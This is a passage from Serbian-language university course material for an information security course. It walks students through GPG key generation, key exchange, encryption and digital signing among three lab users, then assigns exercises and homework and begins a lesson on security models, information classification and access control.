      Key fingerprint = 26CF 75D9 3474 DF1A E427  AE88 998E 1803 284A 93A0
uid                  Bojan Bojanic (drugi korisnik) <bojan@it381.com>
sub   1024R/45F8B5B8 2016-01-21
```

Slika 8.4 -gpg --gen-key za Bojana [Izvor:Autor]

cd /home/bojan

ls -la

ls -l .gnupg

gpg --list-keys

```
bojan@IT381:~$ ls -l .gnupg
total 32
-rw------- 1 bojan bojan 9398 јан 21 15:09 gpg.conf
-rw------- 1 bojan bojan  691 јан 21 15:21 pubring.gpg
-rw------- 1 bojan bojan  691 јан 21 15:21 pubring.gpg~
-rw------- 1 bojan bojan  600 јан 21 15:21 random_seed
-rw------- 1 bojan bojan 1431 јан 21 15:21 secring.gpg
-rw------- 1 bojan bojan 1280 јан 21 15:21 trustdb.gpg
bojan@IT381:~$ gpg --list-keys
/home/bojan/.gnupg/pubring.gpg
------------------------------
pub   1024R/2B4A93A0 2016-01-21
uid                  Bojan Bojanic (drugi korisnik) <bojan@it381.com>
sub   1024R/45F8B5BB 2016-01-21
```

Slika 8.5 -Prikaz ključeva za Bojana [Izvor:Autor]

PRAVLJENJE KLJUČEVA ZA KORISNIKA - VIKTOR

Prijaviti se kao korisnik viktor i ponoviti korake kao za korisnika ana i bojan

gpg --gen-key

Nakon toga, uneti ime i prezime, email adresu, i komentar korisnika “viktor” kao Viktor Vikic, viktor@it381.com i „treci korisnik" respektivno. Uneti "passphrase" kad se zatrži. Neka program generiše ključeve za korisnika po imenu viktor.

```
viktor@IT381:~$ gpg --gen-key
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: directory `/home/viktor/.gnupg' created
gpg: new configuration file `/home/viktor/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/viktor/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/viktor/.gnupg/secring.gpg' created
gpg: keyring `/home/viktor/.gnupg/pubring.gpg' created
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048) 1024
Requested keysize is 1024 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y

You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Viktor Vikic
Email address: viktor@it381.com
Comment: treci korisnik
You selected this USER-ID:
    "Viktor Vikic (treci korisnik) <viktor@it381.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
You need a Passphrase to protect your secret key.

We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.

Not enough random bytes available.  Please do some other work to give
the OS a chance to collect more entropy! (Need 193 more bytes)
.+++++
..+++++
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
+++++
+++++
gpg: /home/viktor/.gnupg/trustdb.gpg: trustdb created
gpg: key 8C9C3B44 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 1u
pub   1024R/8C9C3B44 2016-01-21
      Key fingerprint = 2487 8082 17BB 2BC0 9B87  87F8 AAE1 E24D 8C9C 3B44
uid                  Viktor Vikic (treci korisnik) <viktor@it381.com>
sub   1024R/93EA8D2C 2016-01-21
```

Slika 8.6 -gpg --gen-key za Viktora [Izvor:Autor]

cd /home/viktor

ls -la

ls -l .gnupg

gpg --list-keys

```
viktor@IT381:~$ ls -l .gnupg
total 32
-rw------- 1 viktor viktor 9398 јан 21 15:40 gpg.conf
-rw------- 1 viktor viktor  691 јан 21 16:18 pubring.gpg
-rw------- 1 viktor viktor  691 јан 21 16:18 pubring.gpg~
-rw------- 1 viktor viktor  600 јан 21 16:18 random_seed
-rw------- 1 viktor viktor 1431 јан 21 16:18 secring.gpg
-rw------- 1 viktor viktor 1280 јан 21 16:18 trustdb.gpg
viktor@IT381:~$ gpg --list-key
/home/viktor/.gnupg/pubring.gpg
-------------------------------
pub   1024R/8C9C3B44 2016-01-21
uid                  Viktor Vikic (treci korisnik) <viktor@it381.com>
sub   1024R/93EA8D2C 2016-01-21
```

Slika 8.7 -Prikaz ključeva za Viktora [Izvor:Autor]

RAZMENA KLJUČEVA (ENGL. EXCHANGE KEYS)

Da bi korisnik mogao da koristi GPG algoritam u komunikaciji sa drugim korisnicima, treba da dobije i uskladišti javne ključeve drugih korisnika.

1. Drugi korisnici moraju "izvesti" (engl. export) svojih ključeva, tj. izvući relevantne informacije iz baze podataka ključeva i spakovati ih za nekoga koji ih želi “uvesti” (engl. import)

2. Sledeći korak je dostavljanje “paketa”.

3. Nakon toga primalac mora "uvesti", tj. izvući iz primljenog paketa relevanme informacije i uneti ih u svoju lokalnu bazu podata. Skup ključeva uskladištenih u korisničkoj bazi podataka se zove njegov privezak (engl. keyring). Trenutno Ana, Bojan i Viktor u privezku imaju samo svoje ključeve. Cilj je da korisnik Bojan ima ključeve koje ima Viktor i da Viktor ima ključeve koje ima Ana i da Ana ima ključeve obojice(slika 8):

Ana privezak	Bojan privezak	Viktor privezak
Ana ključ	Bojan ključ	Viktor ključ
Bojan ključ	Viktor ključ	Ana ključ
Viktor ključ		

Slika 8.8 -Raspodela ključeva [Izvor:Autor]

RASPODELA KLJUČEVA

Koraci da se postigne opisani cilj

Svaki korisnik može da “izveze” svoje javne ključeve. Izvoz može biti u binarnom ili ASCII –enkodiranom formatu. Komplementarna operaciji izvozu je operacija uvoz i ona prihvata oba tipa. Pokušati obe operacije.

gpg --export bojan binarni format(to može poremetiti ekrane, koristiti komandu "reset" na komandnoj linijii)
gpg --export -a bojan (asii format)
Uskladištiti binarnu verziju u datoteku sledećom komandom:
gpg --export -o bojanovkljuc bojan
"Objaviti" (engl. publish) izveženi ključ kopiranjem datoteke koja sadrži ovaj kluč u javno dostupan direktorijum
mkdir /tmp/javnikljucevi
Onda
cd /home/bojan
cp bojanovkljuc /tmp/javnikljucevi

Sada drugi korisnici na primer Viktor mogu da uvezu Bojanov ključ.

Ulogovati se kao korisnik Ana i uraditi sledeće:

cd /home/ana

gpg --import /tmp/javnikljucevi/bojanovkljuc

Proveriti ključeve u privesku:

gpg --list-keys

Zapaziti prisustvo bojanovog upravo uvezenog ključ zajedno sa Aninim ključem (slika 9). Sada izvesti Anine ključeve. Ideja je da Ana ima oba ključa, Viktor da ima samo Anin ključ. Bojan ima samo Viktorov ključ

```
ana@IT381:~$ gpg --import /tmp/javnikljucevi/bojanovkljuc
gpg: key 2B4A93A0: public key "Bojan Bojanic (drugi korisnik) <bojan@it381.com>" imported
gpg: Total number processed: 1
gpg:               imported: 1  (RSA: 1)
ana@IT381:~$ gpg --list-keys
/home/ana/.gnupg/pubring.gpg
----------------------------
pub   1024R/8A6374F8 2016-01-18
uid                  Ana Anic (prvi korisnik) <ana@it381.com>
sub   1024R/23828900 2016-01-18

pub   1024R/2B4A93A0 2016-01-21
uid                  Bojan Bojanic (drugi korisnik) <bojan@it381.com>
sub   1024R/45F8B5BB 2016-01-21
```

Slika 8.9 -Pregled ključeva [Izvor:Autor]

IZVOZ JAVNOG KLJUČA

Izvoz javnog ključa za korisničke naloge ana i viktor

gpg --export -a "User Name" > public.key Generisanje datoteke public.key u ASCII prezentaciji za javni ključ za korisnika "User Name".
gpg --export -a "User Name„ Štampa javni ključ za korisnika "User Name" na komandnoj liniji.
-o izlazna datoteka
Za korisnički nalog viktor
su - viktor
gpg --export -o viktorovikljucevi (komanda za izvoz svih ključeva)
gpg --export -o viktorovkljuc viktor(izvesti samo specificiran ključ)

cd /home/viktor cp viktorovkljuc/tmp/javnikljucevi

Za korisnički nalog ana
su - ana gpg --export -o aninkljuc ana (izvesti samo specificiran ključ)
cd /home/ana cp aninkljuc /tmp/javnikljucevi

UVOZ

Uvoz javnih ključeva korisnika sa kojima želimo komunikaciju

Ulogujete se ka korisnik ana i uvezite viktorov ključ pošto smo ranije uvezli bojanov ključ.

gpg --import /tmp/javnikljucevi/viktorovkljuc

gpg –list-keys prvera uskladištenih ključeva (slika 10)

Ulogovati se kao korisnik boja i importovati viktorov ključ. Zatim se ulogovati kao korinsik viktor i importovati anin ključ

```
ana@IT381:~$ gpg --list-keys
/home/ana/.gnupg/pubring.gpg
----------------------------
pub   1024R/8A6374F8 2016-01-18
uid                  Ana Anic (prvi korisnik) <ana@it381.com>
sub   1024R/23828900 2016-01-18

pub   1024R/2B4A93A0 2016-01-21
uid                  Bojan Bojanic (drugi korisnik) <bojan@it381.com>
sub   1024R/45F8B5BB 2016-01-21

pub   1024R/8C9C3B44 2016-01-21
uid                  Viktor Vikic (treci korisnik) <viktor@it381.com>
sub   1024R/93EA8D2C 2016-01-21
```

Slika 8.10 0 0 0 0-Listanje skladištenih ključeva [Izvor:Autor]

Poglavlje 9

Vežba - Šifrovanje i digitalni potpis

ŠIFROVANJE I DEŠIFROVANJE

Korisnik šifruje za potrebe drugog korisnika, primenom javnog ključa drugog korisnika na nešifrirani tekst (engl. plaintext). Rezultat će biti dešifriran samo od strane pomenutog korisnika

Neka viktor šifruje poruku koju treba da pročita ana.

vim OdViktoraZaAnu

Napisati poruku (Slika 1)

ls –la provera da li fajl OdViktoraZaAnu postoji

gpg --recipient ana --encrypt OdViktoraZaAnu šifrovati poruku

cp OdViktoraZaAnu /tmp/poruke

```
Poruka koju salje viktor i koju moze samo ana da procita
dok bojan ne moze da procita ovu poruku
```

Slika 9.1 -Sadržaj poruke [Izvor: Autor]

Slika 9.2 -Ekriptovanje poruke [Izvor: Autor]

ls –la provera da li poruka postoji

cp OdVukaZaAnu.gpg /tmp/poruke kopiranje poruke

Možemo pogledati format fajlova (Slika 3)

```
viktor@IT381:~$ file OdViktoraZaAnu
OdViktoraZaAnu: ASCII text
viktor@IT381:~$ file OdViktoraZaAnu.gpg
OdViktoraZaAnu.gpg: PGP RSA encrypted session key - keyid: B99BE4AE 898223 RSA (Encrypt or Sign) 1024b .
```

Slika 9.3 -Provera formata fajlova [Izvor: Autor]

Izvršiti sledeću komandu, jednom kao Ana i jednom kao Bojan:

gpg --decrypt /tmp/poruke/OdVukaZaAnu.gpg

Vidimo da Ana može da pročita poruku a Bojan ne može (Slika 4).

```
root@IT381:~# su - ana
ana@IT381:~$ gpg --decrypt /tmp/poruke/OdViktoraZaAnu.gpg

You need a passphrase to unlock the secret key for
user: "Ana Anic (prvi korisnik) <ana@it381.com>"
1024-bit RSA key, ID 23828900, created 2016-01-18 (main key ID 8A6374F8)

gpg: gpg-agent is not available in this session
gpg: Invalid passphrase; please try again ...

You need a passphrase to unlock the secret key for
user: "Ana Anic (prvi korisnik) <ana@it381.com>"
1024-bit RSA key, ID 23828900, created 2016-01-18 (main key ID 8A6374F8)

gpg: encrypted with 1024-bit RSA key, ID 23828900, created 2016-01-18
      "Ana Anic (prvi korisnik) <ana@it381.com>"
Poruka koju salje viktor i koju moze samo ana da procita
dok bojan ne moze da procita ovu poruku
ana@IT381:~$ exit
logout
root@IT381:~# su - bojan
bojan@IT381:~$ gpg --decrypt /tmp/poruke/OdViktoraZaAnu.gpg
gpg: encrypted with RSA key, ID 23828900
gpg: decryption failed: secret key not available
```

Slika 9.4 -Čitanje poruke [Izvor: Autor]

DIGITALNI POTPIS

Osim što poruka može biti digitalno šifrovana ona može biti i digitalno potpisana (Predviđeno vreme trajanja vežbe je 45 minuta)

Viktor je napravio novu poruku PotpisOdViktoraZaAnu i premestio je u folder /tmp/poruke slike 5 i 6.

```
Digitalno potpisana poruka
Ana moze da procita
Bojan ne
```

Slika 9.5 -Sadržaj poruke [Izvor: Autor]

Slika 9.6 -Digitalni potpis [Izvor: Autor]

Sa slike 7 vidimo da je sadržaj poruke čitljiv:

Slika 9.7 -Tip fajlova [Izvor: Autor]

Potrebno je ulogovati se prvo kao Ana a zatim kao Bojan i uneti sledeću komandu:

gpg --verify /tmp/poruke/PotpisOdViktoraZaAnu.asc

Sa slike 8 vidimo da Ana može da proveri digitalni potpis dok bojan ne može.

```
root@IT381:~# su - ana
ana@IT381:~$ gpg --verify /tmp/poruke/PotpisOdViktoraZaAnu.asc
gpg: Signature made петак, 22. јануар 2016. 19:31:56 CET using RSA key ID 8C9C3B44
gpg: Good signature from "Viktor Vikic (treci korisnik) <viktor@it381.com>"
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 2487 B082 17B8 2BC0 9B87  87F8 AAE1 E24D 8C9C 3B44
ana@IT381:~$ exit
logout
root@IT381:~# su - bojan
bojan@IT381:~$ gpg --verify /tmp/poruke/PotpisOdViktoraZaAnu.asc
gpg: Signature made петак, 22. јануар 2016. 19:31:56 CET using RSA key ID 8C9C3B44
gpg: Can't check signature: public key not found
```

Slika 9.8 -Provera potpisa [Izvor: Autor]

ŠIFROVANJE I DIGITALNI POTPIS

Poruka u isto vreme može biti i ekriptovana i digitalno potpisana

Komanda za ekriptovanja i digitalno potpisivanje je sledeća:

gpg --sign --recipient ana --encrypt PotpisanaEnkriptovanaOdViktoraZaAnu

Zatim kopirati cp PotpisanaEnkriptovanaOdViktoraZaAnu.gpg /tmp/poruke

Ulogovati se kao Ana, a zatim ako Bojan i pokrenuti sledeću komandu

gpg --decrypt /tmp/poruke/PotpisanaEnkriptovanaOdViktoraZaAnu.gpg

Ana može da vidi poruku, i pritom dobija obaveštenje “Good signature” Slika 9. Bojan ne može da pročita poruku.

```
viktor@IT381:~$ vim PotpisanaEnkriptovanaOdViktoraZaAnu
viktor@IT381:~$ gpg --sign --recipient ana --encrypt PotpisanaEnkriptovanaOdViktoraZaAnu

You need a passphrase to unlock the secret key for
user: "Viktor Vikic (treci korisnik) <viktor@it381.com>"
1024-bit RSA key, ID 8C9C3B44, created 2016-01-21

gpg: gpg-agent is not available in this session
gpg: 23828900: There is no assurance this key belongs to the named user

pub  1024R/23828900 2016-01-18 Ana Anic (prvi korisnik) <ana@it381.com>
 Primary key fingerprint: DF33 4B57 1B28 43AC 1265  4C70 FEF2 B4C0 8A63 74F8
      Subkey fingerprint: 933E DF28 297A A9B2 4265  81DE AEE4 9BB9 2382 8900

It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
```

Slika 9.9 -Provera potpisa i sadržaja poruke [Izvor: Autor]

ZAVRŠETAK VEŽBE

Nakon vežbe potrebno je obrisati kreirane korisnike

userdel -r ana

userdel -r bojan

userdel -r viktor

Poglavlje 10

Individualne vežbe

ZADACI ZA VEŽBU

Zadaci za individualni rad za lekciju 2

Prvi zadatak
• Kreirati tri korisnika na linux operativnom sistemu
• Kreirati RSA ključeve za korisnike koji su kreirani
• Razmeniti javljene ključeve između korisnika
• Kreirati dokumente koje korisnici razmenjiju u šifrovanom obliku
• Izvršiti potpisivanje i slanje dikumenta između korisnika na sistemu
Drugi zadatak
• Kreirati korinsika na linux sistemu sa svojim imenom, prezimenom i brojem indeksa
• Kreirati RSA ključ
• Koristeći neki od medijuma za transport, razmeniti javni ključ sa svojim kolegom
• Izvrši razmenu šifrovanih, potpisanih i šifrovanih+potpisanih elektronskih poruka i dokumenata sa kolegom sa kojim je ključ razmenjen.
• Proveriti u kom obliku se vrši transport, da li su poruke i dokumenti čitljivi tokom transporta.

Poglavlje 11

Domaći zadatak 02

DOMAĆI ZADATAK 2

Drugi domaći zadatak (Predviđeno vreme trajanja vežbi je 120 minuta)

Za domaći zadatak je potrebno uraditi sve isto kao i na vežbama, samo promenite imena user-a.

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu na elektronsku adresu.

Naziv zadatka treba da bude: IT381-DZ2-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ2

Zaključak

ZAKLJUČAK

Rezime druge lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći početna znanja iz oblasti napada, pretnji, procena rizika i ranjivosti IT sistema:

- *Napadi i pretnje*
- *Metodologije napada i modeliranje pretnji*
- *Analiza, procena i upravljanje rizikom*
- *Ranjivost*
- *Upravljanje i bezbednost*
- *Planiranje i održavanje*
- *Procedure nakon incidenta*
- *GPG*
- *Šifrovanje i digitalni potpis*

LITERATURA

Spisak korišćene literature za lekciju 2.

http://searchsecurity.techtarget.com/definition/cut-and-paste-attack
http://labspace.open.ac.uk/mod/resource/view.php?id=280629
http://searchsecurity.techtarget.com/definition/masquerade
http://en.wikipedia.org/wiki/Replay_attack
https://en.wikipedia.org/wiki/Buffer_overflow
http://en.wikipedia.org/wiki/Denial-of-service_attack
http://en.wikipedia.org/wiki/Spoofing_attack
http://en.wikipedia.org/wiki/Buffer_overflow
https://www.ietf.org/rfc/rfc2828.txt
http://en.wikipedia.org/wiki/SYN_flood
http://en.wikipedia.org/wiki/Privilege_escalation
https://www.sans.org/course/advanced-penetration-testing-exploits-ethical-hacking
https://en.wikipedia.org/wiki/MOSAIC_Threat_Assessment_Systems
http://www.sans.org/reading-room/whitepapers/auditing/overview-threat-risk-assessment-76
http://www.wbdg.org/resources/riskanalysis.php
https://en.wikipedia.org/wiki/Passive_attack

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 2 nastavak

https://en.wikipedia.org/wiki/Computer_security
http://nakedsecurity.sophos.com/2013/04/20/tips-incident-handling-plan/
https://security.berkeley.edu/content/incident-response-planning-guideline?destination=node/415
http://en.wikipedia.org/wiki/Security_controls
http://www.ssae-16.com/isae-3402/
http://www.ssae-16.com/
h ttp://accesscontrol.co.nz/
https://en.wikipedia.org/wiki/IT_risk_management
http://www.solver.com/risk-analysis
http://www.security-risk-analysis.com/
http://cve.mitre.org/
http://www.secpoint.com/what-is-a-vulnerability.html
https://en.wikipedia.org/wiki/Pretty_Good_Privacy
https://en.wikipedia.org/wiki/GNU_Privacy_Guard
http://www.gnupg.org/
http://www.gnupg.org/gph/en/manual/x56.html

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Modeli sigurnosti sigurnosne arhitekture

Lekcija 03

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 03

MODELI SIGURNOSTI SIGURNOSNE ARHITEKTURE

- Modeli sigurnosti sigurnosne arhitekture
- Poglavlje 1: Modeli sigurnosti
- Poglavlje 2: Kontrola pristupa
- Poglavlje 3: Modeli integriteta
- Poglavlje 4: Ostali sigurnosni modeli
- Poglavlje 5: Sigurnosne arhitekture, oznake i režimi
- Poglavlje 6: Procedura oporavka i ranjivost
- Poglavlje 7: Sertifikacija i akreditacija
- Poglavlje 8: Vežba - Bezbedonosni mehanizmi
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 03
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ova lekcija predstavlja uvod u oblast modela sigurnosti i sigurnosnih arhitektura.

Teme predavanja su:

- *Modeli sigurnosti*
- *Modeli kontrole pristupa*
- *Modeli integriteta*
- *Ostali sigurnosni modeli*
- *Sigurnosne arhitekture, oznake i režimi*
- *Procedura oporavka i ranjivost*
- *Sertifikacija i akreditacija*

U vežbi studenti će se upoznati sa:

- *Bezbednosnim mehanizmima*

Poglavlje 1

Modeli sigurnosti

MODEL BEZBEDNOSTI

Istraživači u oblasti bezbednosti su pokušavali da razviju formalni model računarske bezbednosti koji se može koristiti za proveru dizajna i implementacije bezbednosti.

Model bezbednosti *je formalni opis bezbednosne politike. Dve istorijske činjenice ističu osnovni problem koji treba rešiti u oblasti kompjuterske bezbednosti.*

- *Prvo, svi kompleksni softverski sistemi imaju eventualno otkrivene nedostatke ili bagove koji naknadno moraju biti fiksirani.*
- *Drugo, izuzetno je teško, ako ne i nemoguće, izgraditi računarski hardver/softver sistem koji nije podložan različitim bezbednosnim napadima.*

Ovi problemi su doveli do potrebe da se razvije metod koji će matematički ili logički da obezbedi da određeni dizajn zadovoljava skup bezbednosnih zahteva, i da implementacija dizajna tačno odgovara specifikacijama dizajna. U tom cilju, istraživači u oblasti bezbednosti su pokušavali da razviju formalni model računarske bezbednosti koji se može koristiti za proveru dizajna i implementacije bezbednosti.

U početku, istraživanja u ovoj oblasti su finansirana od strane US Department of Defense-DoS i napravljen je znatan napredak u razvoju i primeni modela na prototip sistemima.

FORMALNI MODELI

Podela formalnih modela bezbednosti.

Formalni modeli se dele na:

Modeli kontrole pristupa (engl. accesss control model)

- *Bell-LaPadula Model*
- *Matrica pristupa*
- *Model preuzmi-dodeli (engl.* take-grant model*)*

Modeli integriteta (engl. integrity models)

- *Biba model integriteta*
- *Clark-Wilson model integriteta*

Modeli toka informacija (engl. information flow models)

- *Model koji sprečava mešanje (engl. non-interference model)*
- *Teorija kompozicije (engl. composition theories)*

Kasnije će biti detaljno reči o većini nabrojanih modela kao i o njihovim karakteristikama.

KLASIFIKOVANJE INFORMACIJA

Jedan od najbitnijih koncepata politike zaštite informacija jeste koncept vlasništva.

Vlasnik treba da:

- *klasifikuje informacije u jednu od raspoloživih klasa,*
- *deklariše ko može da pristupi podacima,*
- *bude odgovoran za podatke i za njihovu zaštitu.*

Informacije koje su proizvedene ili se obrađuju u nekoj organizaciji, moraju biti klasifikovane u skladu sa njihovom osetljivošću u pogledu gubitka ili otkrivanja (obelodanjivanja). Vlasnici podataka su odgovorni za definisanje nivoa osetljivosti. Ovaj pristup omogućava da upravljanje sigurnošću bude izvedeno kako treba, saglasno šemi klasifikacije.

Postoji nekoliko pristupa klasifikaciji tajnosti informacija. Broj, nazivi i karakteristike klasa informacija zavise od namene (komercijalne organizacije, državne institucije, vojska, policija), kao i od zemlje u kojoj se koriste. Značajan uticaj na klasifikaciju imaju pravni sistem i regulativa zemlje. Ovde su izneti neki od najrasprostranjenijih načina klasifikacije.

Postoji i jednostavnija klasifikacija informacija koje se koriste u privatnom i komercijalnom sektoru:

1. Javna upotreba. Informacije koje se mogu otkriti javnosti,
2. Samo interna upotreba. Informacije koje je bezbedno interno otkriti, ali ne u javnosti,
3. Informacije poverljive za preduzeće. Osetljive informacije koje se daju na uvid samo onome ko mora da zna za njih.

DRUGI NAČINI KLASIFIKACIJE

Opisani su nivoi klasifikacije sigurnosti državnih informacija.

- *Neklasifikovane (engl. unclassified). Informacije koje nisu označene ni kao osetljive niti kao klasifikovane. Javno pokazivanje ovih informacija neće povrediti poverljivost.*
- *Osetljive ali neklasifikovane (engl. sensitive but unclassified, SBU). Informacije koje su označene kao male tajne, ali neće nastati ozbiljna šteta ako se otkriju. Rešenja*

testova i ispita, kao i informacije iz oblasti zdravstvene zaštite, primeri su osetljivih, ali neklasifikovanih informacija.

- *Poverljive (engl. confidential). Informacije koje su označene kao poverljive po svojoj prirodi. Neovlašćeno otkrivanje ovih informacija može izazvati štetu po nacionalnu sigurnost, tj. sigurnost zemlje. Ovo je nivo koji se koristi za dokumente koji su između osetljivih ali neklasifikovanih i tajnih.*
- *Tajne (engl. secret). Informacije koje su označene kao tajne po svojoj prirodi. Neovlašćeno otkrivanje ovih informacija može da prouzrokuje ozbiljnu štetu za nacionalnu bezbednost.*
- *Vrhunske tajne (engl. top secret). Najviši nivo klasifikacije informacija u pogledu sigurnosti. Neovlašćeno otkrivanje ovog tipa informacija može da nanese izuzetno ozbiljnu štetu po nacionalnu bezbednost.*

U svim navedenim kategorijama, uz neophodnost da imaju odgovarajuću dozvolu za pristup informacijama, za pojedinca ili proces se koristi princip koji se obično opisuje kao "treba-da-zna" informaciju. Saglasno tome, lice koje ima dozvolu za pristup informacijama stepena tajna ili nižeg, nije ovlašćeno da pristupi materijalu tog stepena (stepena tajna) ako mu taj materijal nije nužan za obaviljanje njemu poverenih poslova.

Poglavlje 2

Kontrola pristupa

MODELI

Možemo posmatrati kontrolu pristupa kao centralni element računarske bezbednosti.

Možemo posmatrati kontrolu pristupa kao centralni element računarske bezbednosti. ITU-T preporuka X.800 definiše kontrola pristupa kao ***sprečavanje neovlašćenog korišćenja resursa, uključujući i sprečavanje upotrebe resursa na neovlašćeni način****. Odnosno, kontrola pristupa definiše tehnike kojima se obezbeđuje da korisnici mreže mogu pristupiti samo onim podacima za koje su ovlašćeni.*

Glavni ciljevi računarske bezbednosti su da se spreče neovlašćeni korisnici da dobijaju pristup resursima, kao i da se onemogući legitimnim korisnicima da pristupaju resursima na neovlašćeni način, a omogući legitimnim korisnicima pristup resursima na ovlašćeni način. Kontrola pristupa mora biti jasno definisana u pravilnicima i standardima u okviru organizacije.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.


KONTEKST KONTROLE PRISTUPA

Prikaz konteksta i principa kontrole pristupa.

Glavni ciljevi računarske bezbednosti su da se spreče neovlašćeni korisnici da dobijaju pristup resursima, kao i da se onemogući legitimnim korisnicima da pristupaju resursima na neovlašćeni način, a omogući legitimnim korisnicima pristup resursima na ovlašćeni način. Kontrola pristupa mora biti jasno definisana u pravilnicima i standardima u okviru organizacije.

Slika 1 pokazuje kontekst kontrole pristupa. Osim kontrola pristupa, taj kontekst uključuje sledeće entitete i funkcije:

- *provere identiteta (engl. authentication): zatražiti proveru identiteta.*
- *autorizacija (engl. authorization): davanje prava ili dozvola entitetu sistema za pristup resursima sistema.*
- *revizija (engl.audit): Nezavisan pregled i ispitivanje zapisa sistema i aktivnosti*



Slika 2.1.1 -Princip kontrole pristupa [Izvor:Autor]

MEHANIZAM KONTROLE PRISTUPA

Mehanizam kontrole pristupa posreduje između korisnika i resursa sistema, kao što su datoteke i baze podataka.

Mehanizam kontrole pristupa posreduje između korisnika (ili izvršavanja procesa u ime korisnika) i resursa sistema, kao što su datoteke i baze podataka. Sistem mora prvo izvršiti proveru identiteta korisnika koji traže pristup. Tada, funkcija kontrole pristupa proverava da li je ovom korisniku dozvoljen pristup traženim resursima sistema; ako jeste – dozvoljava mu pristup. Administrator bezbednosti održava bazu podataka za proveru identiteta.

U bazi podataka za proveru identiteta upisano je koji tipovi pristupa su dozvoljeni, u kojem slučaju, i kome. Funkcija kontrole pristupa konsultuje ovu bazu podataka kako bi odredila da li da odobri pristup. Funkcija revizije nadzire i čuva zapise korisnika koji su pristupali resursima sistem. Svi operativni sistemi imaju osnovne, i u mnogim slučajevima vrlo robustne komponente kontrole pristupa.

U posebnim aplikacijama ili uslužnim programima, kao što je sistem za upravljanje bazom podataka, takođe su uključene funkcije kontrole pristupa.

TRI OSNOVNA METODA ZA KONTROLU PRISTUPA

